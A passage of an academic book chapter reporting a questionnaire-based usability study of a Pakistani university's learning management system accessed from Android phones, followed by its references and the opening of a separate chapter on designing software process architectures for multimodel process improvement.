5. Satisfaction: the system should be used with comfort.

Other researchers' work shows that enhancing the usability of web applications showed a great increase in the number of users (Moritz & Meinel, 2010). The current age is offering mobile based web applications which allow users to directly access web apps from their cell phones using different software. The latest technology in that field is Android operating system for smart phones to access web base applications and run them. Android has been launched by Google as an open-source Mobile phone operating system; it is a Linux-based Platform; its major parts are the operating system, Middleware, user interface and application Software (Andreasen, Nielsen, Schrøder, & Stage, 2007).

Mobile devices and applications offer important benefits to their users, in terms of portability, location awareness, and accessibility.

A number of studies have examined usability challenges in the mobile context, and offered meanings of mobile application usability and methods to evaluate it (Nayebi, Desharnais, & Abran, 2012).

Complex computer systems are finding their way into everyday life, and with a much broader customer base. This has made usability more critical. As a result, companies are seeing the benefits of designing and developing their products with user oriented methods instead of technology oriented methods, and are endeavoring to understand both user and product, by investigating the interactions between them (Nayebi, Desharnais, & Abran, 2012).

The increasing mobile application market demands that the developers develop fine quality applications for surviving in the market (Blandford, A., Keith, S., Connell, I., & Edwards, H, 2004). The quality prospect of the apps contains good design, learn ability, access but the most important property is usability testing.

All well reputed universities are providing online learning management systems to their students, and most of the students access these web bases learning systems by their cell phones, especially by Android based devices, accessing their data spaces in the cloud. Thus, the usability testing is vital for these applications. In this paper the usability of the Learning management system of NUST-NATIONAL UNIVERSITY OF SCIENCE AND TECNOLOGY PAKISTAN is tested experimentally, different approaches in use are covered for usability measurements and a mix of these discussed approaches are applied for testing the usability of the university LMS (learning management system).

The results gathered are statistically analyzed and, on the bases of these results, solutions to the problems are suggested and concluded.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

BACKGROUND

Usability Testing in Literature Review

Since the 1990s, usability testing is done by using different techniques, like cognitive modeling, expert heuristics, pluralistic usability walkthrough, etc. (Andreasen, Nielsen, Schrøder, & Stage, 2007).


There are two popular techniques to test usability. The first one is lab testing and the other is field study. Traditionally, usability testing is done using lab testing because in lab it is easy to collect data and all equipments are available. In the second technique usability testing is done in the environment where the technology is going to be in used because it is related to the real world (Amalfitano, Fasolino, & Tramontana, A GUI Crawling-Based Technique for Android Mobile Application Testing, 2011). This is also called remote usability testing (figure 1).

The lab study or experimentation is again divided into synchronous and asynchronous testing.

The synchronous test is performed in real time and the test monitor is separated spatially from the test subject, while in asynchronous mode the test monitor and the test subject are separated both spatially and temporally (Andreasen, Nielsen, Schrøder, & Stage, 2007). According to some authors, the synchronous method is equivalent to traditional method (Belli, Budnik, & White, 2006).

Remote testing technique is based on client sever concept where the observer can be an ordinary computer connected with a network connection. Here the server is connected with the client and gets all the data from the client. The problems can be found by analyzing data. The camera captures shots only when there is a change on the screen. The reason is that during mobile operation the time taken by each operation is usually long. The images are then collected from the client, then are converted to PNG for smaller size, saved and named according to their timestamps, in order to transfer them to the server via WI-FI. These images show all the operations performed by the user and the time spent on

Figure 1. Usability Testing Techniques (Amalfitano, Fasolino, & Tramontana, A GUI Crawling-Based Technique for Android Mobile Application Testing, 2011)



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

each operation, and also the sequence of operations. Here, the server displays pictures synchronously. After that, a test player is used to play screen shots (Andreasen, Nielsen, Schrøder, & Stage, 2007) in one of the following ways:

Play Frame by Frame: In this technique we set the number for how much frames to play per second.

Play in Time: In this technique images are played in real time one by one according to their timestamp (Andreasen, Nielsen, Schrøder, & Stage, 2007), (Belli, Budnik, & White, 2006). Timestamp shows two things one is time spent on each operation and second is what operation is done. It helps the analyzer to analyze the data after the experiment.

The next step is a questionnaire, which consists of two parts: subjective part and objective part. The objective part contains questions about the background of the user and their interaction in experiment. It usually has odd option category scale. The subjective part contains the user's feeling, opinion, advice and so on (Andreasen, Nielsen, Schrøder, & Stage, 2007).

As Android application behavior is event-driven, many techniques are there for testing Android applications using EDS (Event Driven System) testing. However, it is important to understand how this approach can be used to obtain a cost-effective testing technique. Many EDS(Event Driven System) testing approaches require suitable models of the system or sub-system to perform tests, such as Event-Flow Graphs, Event-Interaction-Graphs, or Finite State Machines (Amalfitano, Fasolino, & Tremonton, 2010), (Marchetto, Tonella, & Ricca, 2008), (Thompson & Torabi, 2007), (Mesbah & Van Deursen, 2009), discover the analysis of user session traces for conducting test cases (Memon, Banerjee, & Nagarajan, 2003), or are based on GUI rippers (Mesbah & Van Deursen, 2009) or Web 253 (an Internet bot that systematically browses the World Wide Web) application crawlers (Sakuraashe, Sasindranasivapalan, & Warren, 2009) that decrease possible flow of events that can be transformed into test cases. While using these approaches to perform Android testing, the first requirement is the selection of the considered models to get event types and the sources used for Android application.

As a result, new reverse engineering and GUI Ripping approaches (Amalfitano, Fasolino, & Tremonton, 2010) need to get the important models, platforms and tools (Marchetto, Tonella, & Ricca, 2008). When an automatic testing technique is used to test Android applications, which is based on crawler, it produces a model named as GUI tree. It consists of nodes and edges. Here the nodes show the interface of Android application and edges show event based transitions between nodes. To get this model the crawler fires an event on the user interface. It captures two things: one is information about the interface, and another is the event which is used to decide whether further events will be fired or not. Here the interfaces are used to form GUI where their connection is established by using transition relationship. Each interface is distinguished by activity instance and is formed by a set of widgets (a visual item of the interface is named as widget). It performs its operation by an instance of view class, a dialog class or menu class item. Each widget is distinguished by some properties having related values, meaning that each widget is differentiated by their size, color, position, and caption (Amalfitano, Fasolino, & Tremonton, 2010). In some cases the widget has a property for the user to provide input at run time. When an event occurs this means that a transition is performed between interfaces. In Android application there are two types of events. The crawler algorithm is used to produce a GUI tree that is able to run two testing techniques. Automatic crash test (Zhifangliu, Liu, & Openggao, 2009) main features are that it is used to show applications faults. To perform crash test the test cases which are used show the sequence of events connected with each other using paths of GUI tree to connect root node to the leaf

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

node. Regression testing is performing after changes have been made. In this test, previous test cases are first run, firstly to check whether the behavior of the application has changed or not, and also to see what the new emerging problems are. In both testing techniques it is recommended to use the same test cases and find suitable solutions to check differences in the application behavior. This is usually done by comparing user interface sequence in both tests. In literature review there is evidence of frameworks for the testing of usability for mobile applications. Each framework is giving some specific solution for the usability problem (see Table 1).

EXPERIMENTATION FOR THE USABILITY TESTING OF ANDROID BASED WEB APPLICATIONS

In experimentation we followed a mix of techniques and the idea is taken from (Qing Li,Tao Wang, Jing Wang &Yun Li, 2011) with some modifications. All the students that participated in the experimentation belong to NUST-NATIONAL UNIVERSITY OF SCIENCE AND TECNOLOGY PAKISTAN. The experimentation method was divided into two major steps:

1. Field Study (Pre-test)
2. Lab Study

Table 1. Frameworks for measuring usability of mobile applications (Yumei w u & zhifang liu, 2009)

Framework Proposed by	Frame-work name	Stands for	Test Application	Detail	Test Cases Detail
Sakura et al.	Hermes	-	Hermes tool for J2me.	It is a framework to write test and for running it has distributed run time environment and also produce outcome of test	Its test cases are device independent and based on XML scripts and test can only perform on physical devices
Zhifang liu	SOA	-	It only validate test instance of simple local phone software and perform operation on the complex adaptive mobile application	As it is a mobile test frame work which is based on SOA architecture.	It gives client test framework for mobile application and use COM component division, design and also component interface design as a base.
Zhifang Liu	ART	Adoptive random testing	For mobile application	This test case generation technique only consider static context variable	-
Domenico Amalfitano et al.	Crawler	-	Android application	It automatically build a model for GUI	Through this technique the test case which are obtain can perform rapid crash testing and regression testing
Yumei Wu et al.	OCR	Optical character recognition	Mobile devices	It is new technique of GUI modeling for mobile devices and is responsible for image processing to extract character information.	-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Field Study (Pre-Test Phase) of Experimentation

Prior to the original experimentation we conducted a pre-test for the users who were using Android based devices to access the LMS (Learning Management System) of NUST-NATIONAL UNIVERSITY OF SCIENCE AND TECNOLOGY PAKISTAN. The purpose of this pre-test is to assess the users, by eliciting the previous knowledge about the system and skills with the operation of the system. For this purpose, a questionnaire of 11 questions was prepared. In this questionnaire, very basic questions regarding the use of Android based applications are covered; questions about the accessing of online courses information and learning of the system are included. The pre-test questions cover all the basic usability concerns of users in detail. The results are gathered by a field study and the gathered results are statistically measured. For each of the questions asked in the pre-test during the field survey, the answers' results are given in Table 2. We can say that the pre-test is evaluating the users' current knowledge and it also helps in judging the skills level of each user, meaning to what extent the user has command on the system operability, to what extent the user is using the system in daily life, how important the system is for the user daily life? Is the system adding something beneficial to the user life? If yes than what is the effect of individual elements of the system on the users' performance, such as the design, font size, text style either effect the learning of the user or not? If these things are affecting the learning of the user, than what about the system response time; how efficient it is? How much cognitive load it puts on the user? If the user is used to use the system in daily routine for learning purpose than how much is he familiar with the technology used in the application development?

No hardware or software is used in the pre-test as compared to the Lab test. This pre-test questionnaire covers all the emotional factors of a user, such as what the user thinks about the structure of LMS? General and oral know how of the user about the system. What does the user think about the modules of the LMS? Is it easy to work with the system? All these basic questions are covered by the pre-test questionnaire, which provides us very helpful material prior to conducting the actual experiment. We get the percentage of users using the system comfortably and, on the basis of this result we further narrow down the measurements of key factors of usability about the system to statistically measure and analyze. Pre-test helped us in conducting a pilot study before the actual experimentation; this pre-test is providing a base line for the Lab pre-test capturing. This pre-Test is judgment based Test or study which gives the surety that members going to take part in the actual experimentation are well known to the domain of the problem for which the study is going to be conducted. The pre –Test is an example of field study in true sense. In Pre-test the authors are gathering information from the users of the technology and assessing their level of understanding towards the problem. Pre-Test is beautifully connecting the people involved in the experimentation from mental involvement in experimentation (filling the questionnaires) to the physical involvement in the experimentation, as the pre-test is providing a bridge between the user and the actual experimentation phase. Meanwhile the Pre –test is also catching the basic level of insight of the actual users about the problem domain and usage of related technology devices.

Results of Field Study (Pre-Test) Phase of Experimentation

Table 3. shows the results of the field study (pre-test phase of experimentation), and figures 2 to 7 show the corresponding pie charts of the pre-test questionnaire results.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 2. Pre-Test Questions.

Pre –Test Questionnaire
1. Are you skilled in installing and using most software on your phone? A. skilled B. can operate C. not skilled
2. Did you know about mobile apps? A. know very much B. know some C. don't know
3. Did you know about Android mobile apps? A. know very much B. know some C. don't know
4. Do you know about mobile learning? A. know very much B. know some C. don't know
5. Have you ever learned by online course? A. have learned B. have heard about C. don't know
6. Did text style and font size in the course effect on your learning? A. it is good B. the font is too small C. the color is not comfortable D. no effect
7. Can you find the items very quickly according to the task? A. very quickly B. needs to find carefully C. not easy to find
8. Is it easy to find out your current course in LMS? A. it has an obvious title B. needs to identify title carefully C. difficult to know
9. Did the name of module in LMS describe its content well? A. quite well B. not so accurate C. inaccurate
10. Do you think the structure of the LMS is reasonable? A. reasonable B. needs small revision C. too bad, can't understand it
11. How is the access speed of this website A. Quick B. Ordinary C. Slow

Table 3. Field study results.

S:No	Questions	Options	Percentage
1	Installing and using	Skilled	66.67
		Can operate	16.67
		Not skilled	16.67
2	Knowledge about mobile apps	Know very much	33.33
		Know some	66.66
		Don't know	0
3	Knowledge about Android mobile apps	Know very much	58.33
		Know some	41.66
		Don't know	0
4	Knowledge about mobile learning	know very much	50.00
		Know some	25.00
		Don't know	25.00
5	Have you ever learned by online course?	Have learned	66.66
		Have heard about	33.33
		Don't know	0


continues on following page

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 3. Continued

S:No	Questions	Options	Percentage
6	Did text style and font size in the course effect on your learning?	It is good	91.66
		The font is too small	8.33
		The color is not comfortable	0
		No effect	0
7	Can you find the items very quickly according to the task?	Very quickly	50.00
		Needs to find carefully	33.33
		Not easy to find	16.66
8	Is it easy to find out your current course in LMS?	It has an obvious title	33.33
		Needs to identify title carefully	33.33
		Difficult to know	33.33
9	Did the name of module in LMS describe its content well	Quite well	75.00
		Not so accurate	16.66
		Inaccurate	8.33
10	Do you think the structure of the LMS is reasonable?	Reasonable	41.66
		Needs small revision	41.66
		Too bad, can't understand it	16.66
11	How is the access speed of this website?	Quick	41.66
		Ordinary	58.33
		Slow	0

Figure 2. Pie charts for the answers to questions 1 and 2 of the pre-test questionnaire



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. Pie charts for the answers to questions 3 and 4 of the pre-test questionnaire




Figure 4. Pie charts for the answers to questions 5 and 6 of the pre-test questionnaire





Figure 5. Pie charts for the answers to questions 7 and 8 of the pre-test questionnaire



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. Pie charts for the answers to questions 9 and 10 of the pre-test questionnaire





Figure 7. Pie chart for the answers to question 11 of the pre-test questionnaire



Lab Study Phase of Experimentation

After the completion of the first phase of experimentation, which was the pre-test phase, the second part of experimentation has been conducted. The second part of experimentation included a lab study. In the lab study, students accessed their LMS (Learning Management system), using their own Android cell phones, and they rated the ten usability factors related to the LMS (Learning Management system). As these students were asked to access their LMS accounts from their personal cell phones, the size, type, and memory aspects of these devices were different for each student. Accordingly, these ten questions were rated by a sample of different 40 students belonging to different courses.

These ten usability factors are:

1. System content visibility
2. System learnability
3. Accessibility
4. Operability

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

5. Consistency
6. Feedback
7. Efficiency/Response time
8. Error message production
9. Error prevention
10. Ease of memorization of system operations

Each individual student during experimentation was observed carefully and his / her comments regarding the questions and related answers were recorded carefully.

Table 4., below, is showing the questionnaire used for assessment of these key factors of usability of a system.

The questionnaire is built on Likert skill technique.

After conducting the lab study, the data has been analyzed against each question asked, and then the percentage has been found out against each option. By this study the LMS is analyzed and each key factor is evaluated statistically.

Using this data, the authors caught different shortcomings in usability factors of the LMS, by communicating to the participant we got their views on how to change the factors. The results and pi-charts will clearly represent these factors in detail. The Lab study was conducted with the following parts:

1. Participants accessing LMS by using Android based cell phones applications.
2. Participants' operations on the LMS
3. Communication with participants
4. Filling of questionnaire by participants
5. Evaluating the results statistically

The questionnaire used for this purpose is containing ten questions; each question is representing one usability key factor. The questions are: the system content is visible clearly? It was very easy to learn how to use the LMS? It is really difficult to access the LMS by the Android based cell phone? It was great to operate the LMS by Android base cell phones? Design is consistent and follow same pattern on whole system? System is providing adequate feedback to users about their actions? Can you find the items very quickly according to the task and system response time is good? The system is moderate at error message providing? System is well designed and prevents errors? Once the tasks performed, are these easy to remember? The Lab-test questionnaire can be found in table 4.

Results of Lab Study Second Phase of Experimentation

Table 5. shows the results of the Lab study phase of experimentation, and figures 8 to 12 show the corresponding pie charts of the lab-study questionnaire results.

RESULTS OF USABILITY FACTORS AND IDENTIFIED PROBLEMS

After the detailed analysis of experimentation results it is found that most of the users faced problems during the communication process with their devices.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 4. Labs –Test Questionnaire.

Lab –Test Questionnaire
11. The system content is visible clearly? A. strongly disagree B. disagree C. neutral D. agree E. strongly agree
12. It was very easy to learn how to use the LMS? A. strongly disagree B. disagree C. neutral D. agree E. strongly agree
13. It is really difficult to access the LMS by the Android based cell phone? A. strongly disagree B. disagree C. neutral D. agree E. strongly agree
14. It was a great to operate the LMS by Android based cell phones? A. strongly disagree B. disagree C. neutral D. agree E. strongly agree
15. Design is consistent and follow same pattern on whole system? A. strongly disagree B. disagree C. neutral D. agree E. strongly agree
16. System is providing adequate feedback to users about their actions. A. strongly disagree B. disagree C. neutral D. agree E. strongly agree
17. Can you find the items very quickly according to the task and system response time is good? A. strongly disagree B. disagree C. neutral D. agree E. strongly agree
18. The system is moderate at error message providing? A. strongly disagree B. disagree C. neutral D. agree E. strongly agree
19. System is well designed and prevents errors? A. strongly disagree B. disagree C. neutral D. agree E. strongly agree
20. Once the tasks performed, are these easy to remember? A. strongly disagree B. disagree C. neutral D. agree E. strongly agree

Table 5. Lab study results.

Key factors	Strongly disagree	Disagree	Neutral	Agree	Strongly agree
System content visibility	0	7.5	12.5	40	20
System learn ability	2.5	5	7.5	32.5	27.5
Access ability	5	10	35	25	25
Operability	0	17.5	40	17.5	0
Consistency	2.5	5	20	47.5	25
Feedback	0	17.5	20	37.5	25
Response	0	10	17.5	32.5	40
Error message providing	2.5	0	30	40	27.5
Error prevention	2.5	5	22.5	40	30
Easy to remember	40	5	10	15	30

Authors divided these problems in two levels; one is the pre Test- level and second is the Experimentation level. In Pre-Test initial level of problems faced by Android users were judged and in Experimentation the detailed problems regarding usability factors of the Android web application were analyzed. In pre Test, 11 questions were asked to the participants. The questions were:

1. Are you skilled in installing and using most software on your phone? 2. Did you know about mobile apps? 3. Did you know about Android mobile apps? 4. Do you know about mobile learning? 5. Have

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 8. Pie charts for the answers to questions 1 and 2 of the Lab-study questionnaire




Figure 9. Pie charts for the answers to questions 3 and 4 of the Lab-study questionnaire





Figure 10. Pie charts for the answers to questions 5 and 6 of the Lab-study questionnaire



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 11. Pie charts for the answers to questions 7 and 8 of the Lab-study questionnaire





Figure 12. Pie charts for the answers to questions 9 and 10 of the Lab-study questionnaire



you ever learned by online course? 6. Did text style and font size in the course effect on your learning? 7. Can you find the items very quickly according to the task? 8. Is it easy to find out your current course in LMS? 9. Did the name of module in LMS its content well? 10. Do you think the structure of the LMS is reasonable? 11. How is the access speed of this website?

In statistical analysis, 66.67 percent of people were enough skilled to install and work on Android applications, 16.67 percent just were able to operate the systems and the problem faced was that 16.67 percent of the people were not properly skilled to operate the system. In the second question, the people ratio about knowing very much about detailed mobile apps was 33.33 percent, the people who were having some knowledge of mobile apps were 66.66 percent and 0.0 percent of the people answered to the worse point saying that they were not aware of mobile apps at all.

According to the survey 50 percent of people were familiar with mobile learning, 25 percent were having some information about mobile learning and 25 percent at whole were even not familiar with mobile learning. In the survey, while asked the question to participants have you ever learned by mobile

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

learning, 66.66 percent replied yes we have learned by mobile learning, 33.33 percent replied we heard about it but did not use mobile learning, while 0.0 percent answered that did not know about mobile learning which was in fact a good result.

In the question "did text style and font size in the course effect on your learning?" the answers were 91.66 percent people said it is good, 8.33 percent replied the font is too small, 0.0 percent replied the color is not comfortable, 0.0 percent of the people answered that it had no effect on them. In question "can you find the items very quickly according to the task?" Very quickly was replied by 50 percent, Needs to find carefully was replied by 33.33 percent people, while 16.66 percent people replied it is not easy to find the content.

Is it easy to find out your current course on LMS? It has an obvious title 33.33 percent people replied, Needs to identify title carefully 33.33 percent replied, while 33.33 percent replied that it was Difficult to know.

The system measured statistics for usability factors shows that system learn ability, access ability, error tolerance, error prevention message and feedback are key factors of usability engineering that are less in percentage. The solution that is recommended is to enhance the usability testing of the mobile applications prior to the launching to the market and improvement of usability factors on the basis of users' feedback, while they are launched to the market so continuous improvement will take place.

In question "did the name of module in LMS match its content well?" the answers given were, quite well 75 percent, not so accurate 16.66 percent and Inaccurate 8.33 percent replied. In question "do you think the structure of the LMS is reasonable?" the answers gathered were Reasonable, 41.66 percent replied, Needs small revision, 41.66 percent replied, Too bad/can't understand it, 16.66 percent replied. In question "how the access speed of this website is?" the answers were Quick, 41.66 percent replied, Ordinary, 58.33 percent replied, and Slow, 0.0 percent replied.

So in Pre –Test the major problems identified were installation and usage of mobile apps, information about mobile learning, finding the related item on LMS according to the task and structure and design issues of build apps for using.

This was all about pre-Test assessment results. Now, moving towards actual experimentation, the 10 questions asked were about 10 basic usability factors:

The system content is visible clearly? It was very easy to learn how to use the LMS? It is really difficult to access the LMS by the Android based cell phone? It was great to operate the LMS by Android based cell phones? Design is consistent and follows the same pattern on the whole system? System is providing adequate feedback to users about their actions? Can you find the items very quickly according to the task and system response time is good? The system is moderate at error message providing? The system is well designed and prevents errors? Once the tasks performed are easy to remember?

Regarding the students' answers, 20 percent strongly agreed, and 40 percent agreed, that the system content was clearly visible; 12.5 percent were neutral, 7.5 percent disagreed and 0.0 percent strongly disagreed.

About system Learnability, 27.5 percent strongly agreed that the system was very easy to learn how to use, 32.5 percent agreed, 7.5 percent were neutral, 5 percent disagreed and 2.5 percent strongly disagreed.

Does the system provide good Access ability? 25 percent strongly agreed, 25 percent agreed, 35 percent were neutral, 10 percent disagreed and 5 percent strongly disagreed.

Does the system provide Operability? 0.0 percent strongly agreed, 17.5 percent agreed, 40 percent were neutral, 17.5 percent disagreed and 0.0 percent strongly disagreed.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Does the system provide Consistency? 25 percent strongly agreed, 47.5 percent agreed, 20 percent were neutral, 5 percent disagreed and 2.5 percent strongly disagreed.

Is the system providing good Feedback mechanisms? 25 percent strongly agreed, 37.5 percent agreed, 20 percent were neutral, 17 percent disagreed and 0.0 percent strongly disagreed.

Is the system response time good? 40 percent strongly agreed, 32.5 percent agreed, 17.5 percent were neutral, 10 percent disagreed and 0.0 percent strongly disagreed.

On failure, the system is providing Error messages? 27.5 percent strongly agreed, 40 percent agreed, 30 percent were neutral, 0.0 percent disagreed and 2.5 percent strongly disagreed.

The system is good in Error prevention? 30 percent strongly agreed, 40 percent agreed, 22.5 percent were neutral, 5 percent disagreed and 2.5 percent strongly disagreed.

The system is Easy to remember? 30 percent strongly agreed, 15 percent agreed, 10 percent were neutral, 5 percent disagreed and 40 percent strongly disagreed.

After these clear statistical results the highlighted problems found are that the system was not easy to remember, error prevention was not up to the desired mark, and the system was averagely easy to operate.

CONCLUSION

Usability engineering plays a vital role in software engineering projects' success.

The customers' satisfaction level measures the success criteria of any project. Usability engineering is providing help in building the customer or end user satisfaction level; it is clear that the more the customer is comfortable with using the product the more market scope and praise the product will gain.

Nowadays, Android web applications, mobile learning and cloud environments are on their peak; people will go towards the apps that are user friendly, easy to use and easy to remember.

Usability engineering is a vast domain. Here the authors are taking just vital usability factors for measuring the usability of an online learning management system when used through an Android based mobile device. Usability factors implementation is a key to success in any web based learning system, especially if they are accessible by users on Android based cell phones.

For measurement of usability different techniques may be used. No unique technique is good or bad; it depends on the scenario of application.

The LMS (Learning management system) offered by NUST-NATIONAL UNIVERSITY OF SCIENCE AND TECNOLOGY PAKISTAN is accessible by thousands of the users for different purposes through their cell phones. It is providing a tremendous service to the user, and with the help of usability testing, and enhancement of its performance, improvements are possible.

Satisfactory usability conditions will help in user satisfaction and high performance. It is also concluded that usability testing of mobile applications are really very important; usability must be measured and tested prior to launching a product to the market and also after the launching so that its continuous improvement can take place.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

REFERENCES

Amalfitano, D., Fasolino, A., & Tramontana, P. (2011). A GUI Crawling-Based Technique for Android Mobile Application Testing. *Fourth International Conference on Software Testing, Verification and Validation Workshops* (pp. 252 - 261). IEEE. doi:10.1109/ICSTW.2011.77

Amalfitano, D., Fasolino, A. R., & Tremonton, P. (2010). Rich Internet Application Testing Using Execution Trace Data. *Proc. of Second International Workshop on Testing Techniques & Experimentation Benchmarks for Event-Driven Software* (pp. 274- 283). IEEE. doi:10.1109/ICSTW.2010.34

Andreasen, M. S., Nielsen, H., Schrøder, S., & Stage, J. (2007). What happened to remote usability testing? An empirical study of three methods. *Conference on Human Factors in Computing Systems*. doi:10.1145/1240624.1240838

Belli, F., Budnik, C., & White, L. (2006). Event-based modeling, Analysis and testing of user interactions: approach and case study. Wiley.

Blandford, A., Keith, S., Connell, I., & Edwards, H. (2004). Analytical Usability Evaluation for Digital Libraries: A Case Study. *Joint ACM/IEEE Conference on Digital Libraries* (pp. 27 - 36). IEEE. doi:10.1145/996350.996360

Li, Wang, Wang, & Li. (2011). Case study of usability testing methodology on mobile learning course. *Advanced Intelligence and Awareness Internet (AIAI 2011).*

Marchetto, A., Tonella, P., & Ricca, F. (2008). State-Based Testing of Ajax Web Applications. *Proceedings of 2008 Int. Conf. on Software Testing, Verification and Validation* (pp. 121-130). IEEE CS Press. doi:10.1109/ICST.2008.22

Memon, A., Banerjee, L., & Nagarajan, A. (2003). GUI ripping: reverse engineering of graphical user interfaces for testing. *Proceedings of the 10th Working Conference on Reverse Engineering* (pp. 260-269). IEEE CS Press. doi:10.1109/WCRE.2003.1287256

Mesbah, A., & Van Deursen, A. (2009). Invariant-based automatic testing of AJAX user interfaces. *Proc. of International Conference on Software Engineering* (pp. 210-220). IEEE CS Press. doi:10.1109/ICSE.2009.5070522

Moritz, F., & Meinel, C. (2010). Mobile web usability Evalution –Combining the Modified Think Aloud Method with Testing Emotional, Cognative Aspects of the usage of web Application. *9th International Conference on Computer and Information Science* (pp. 367 - 372). IEEE.

Nayebi, F., Desharnais, J.-M., & Abran, A. (2012). The state of the art of mobile application usability evaluation. *25th IEEE Canadian Conference on Electrical & Computer Engineering* (pp. 1 - 4). IEEE. doi:10.1109/CCECE.2012.6334930

Sakuraashe, S., & Warren, L. (2009). Hermes: A tool for testing mobile devices a application. *Software Engineering Conference.*

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Thompson, S., & Torabi, T. (2007). A process Imprement Approach to improve Web From Design and Usability. *18th International Workshop on Database and Expert Systems Applications* (pp. 570 - 574). Regensburg: IEEE.

Yumei, W. U., Liu. (2011). A model based testing approach for mobile device. *American Journal of Engineering and Technology Research, 11*(9), 3536-3542.

Zhifangliu, L. B., & Openggao, X. (2009). SOA based mobile application software test framework. *8th international conference on reliability, maintainability and safety* (pp. 765-769). IEEE.

KEY TERMS AND DEFINITIONS

Usability: Measures the capability of a product in allowing a user to achieve his/her goals, i.e. it measures the degree to which a product is fit for purpose. Factors typically used for measuring a software system usability are system status visibility, learnability, accessibility, ease of use and operability, consistency, system feedback, efficiency and response time, helping users recognize errors and solutions, user guidance and error prevention, and ease of memorization of system operations.

Usability Testing: Is a technique to assess the usability of a product by making real users use the product in a controlled environment, obtaining their opinions and sometimes observing them and registering their actions.

This research was previously published in Modern Software Engineering Methodologies for Mobile and Cloud Environments edited by António Miguel Rosado da Cruz and Sara Paiva, pages 176-194, copyright year 2016 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 17
A Method to Design a Software Process Architecture in a Multimodel Environment: An Overview

Mery Pesantes
Research Centre in Mathematics (CIMAT, A.C.), Mexico

Jorge Luis Risco Becerra
University of São Paulo – Escola Politécnica, Brazil

Cuauhtémoc Lemus
Research Centre in Mathematics (CIMAT, A.C.), Mexico

ABSTRACT

In the multimodel improvement context, Software Organizations need to incorporate into their processes different practices from several improvement technologies simultaneously (i.e. CMMI, PSP, ISO 15504, and others). Over the last few years, software process architectures have been considered a means to harmonize these technologies. However, it is unclear how to design a software process architecture supporting a multimodel environment. In this chapter, an overview of the method to design a software process architecture is presented, identifying basic concepts, views, phases, activities, and artifacts. In addition, important aspects in the creation of this method are explained. This method will assist process stakeholders in the design, documentation, and maintenance of their software process architecture.

1. INTRODUCTION

Multimodel Software Process Improvement (MSPI) aims to achieve business goals, develop quality products through a mature process applying multiple improvement technologies best practices simultaneously, and reduce time-to-market and production costs (Siviy, Penn, & Stoddard, 2008; Unterkalmsteiner, Gorschek,

DOI: 10.4018/978-1-5225-3422-8.ch017

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Islam, Cheng, Permadi, & Feldt, 2012). Therefore, software organizations are analyzing their processes, selecting appropriate improvement technologies and adopting best practices from each technology.

Problems have arisen within organizations working under this multimodel environment (Kelemen, Kusters, & Trienekens, 2011), where multiple technologies, which may be used in different ways, address the same need with significant overlap. Therefore, the decision to simultaneously adopt multiple technologies can be complex and can depend as much on how they will be implemented as on their specific features and benefits.

The need to harmonize technologies emerges as a solution toward working simultaneously with multiple improvement technologies (Kirwan, Marino, Morley, & Siviy, 2008a; Lawrence, 2009; Pardo, 2010). Currently, there are many harmonization approaches (Calvache, Pino, García, & Piattini, 2009; Kirwan et al., 2008a), methods and techniques (Halvorsen & Conradi, 2001; Mutafelija & Stromberg, 2003; Wang & King, 2000). Some techniques, such as mapping and comparison, are widely used but many other techniques have not yet been clearly defined, making harmonization of multiple technologies a difficult endeavor for organizations.

Software Process Architectures have been recognized as a means to harmonize multiple technologies within an organization that develops software products (Kirwan et al., 2008a; Kirwan, Marino, Morley, & Siviy, 2008b). Software process architecture in a multimodel environment is defined as "a set of process elements and its relationships that support adding, removing or modifying any improvement technology and allowing it to be derived from standard processes" (Pesantes, Lemus, Mitre, & Mejia, 2012a).

Several methods have been published to address the problem of how to design a process architecture (Borsoi & Becerra, 2008; Dai, Li, Zhao, Yu, & Huang, 2008; Green & Ould, 1996; Maldonado & Velázquez, 2006). However, it is unclear how to design a software process architecture that supports a multimodel software process improvement environment.

This research presents a method to design a software process architecture that supports a multimodel environment. This method considers creating a software process architecture that will receive as input a set of harmonized heterogeneous technologies and obtain as output a set of standard processes. It is based on a statistical thinking approach, analysis method and internal structured analysis technique.

Accordingly, the contents herein are structured as follows: section 2 presents a background of available efforts regarding methods to design a process architecture. Section 3 presents important aspects considered to create the method. Section 4 describes the basic concepts of the method. Section 5 shows the basic constructors of a software process architecture. Section 6 gives a general description of the method. Section 7 describes the method's phases, with their respective activities and artifacts. The last section summarizes conclusions and future works of this research.

1.1 Background

Today, researchers are concerned with understanding and improving the quality of software, which is being used in a variety of areas and applications and becoming more complex as the functionality required to provide services is evolving. As software increases in usage, complexity and size, the cost of building and maintaining it has increased as well. Software exhibits unexpected and undesirable behaviors that may even cause severe problems and damage that affect its quality. Hence, the software process approach has emerged to address these concerns and, recently, the research area of process architecture is emerging with it.

